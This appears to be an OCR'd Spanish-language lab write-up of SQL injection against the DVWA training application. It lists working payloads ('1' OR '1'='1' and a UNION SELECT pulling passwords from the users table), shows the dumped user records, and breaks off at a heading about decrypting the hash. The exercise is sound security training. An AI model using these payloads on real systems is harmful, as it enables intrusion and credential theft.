
Inyección SQL:





Comandos SQL:

1' OR '1'='1

1' OR '1'='1' union select password, first_name from users where first_name='admin


Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
User ID: OR '1'='1 union select Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection


Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
User ID: ssword, first_name fro Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
More Information



Desencriptar el hash: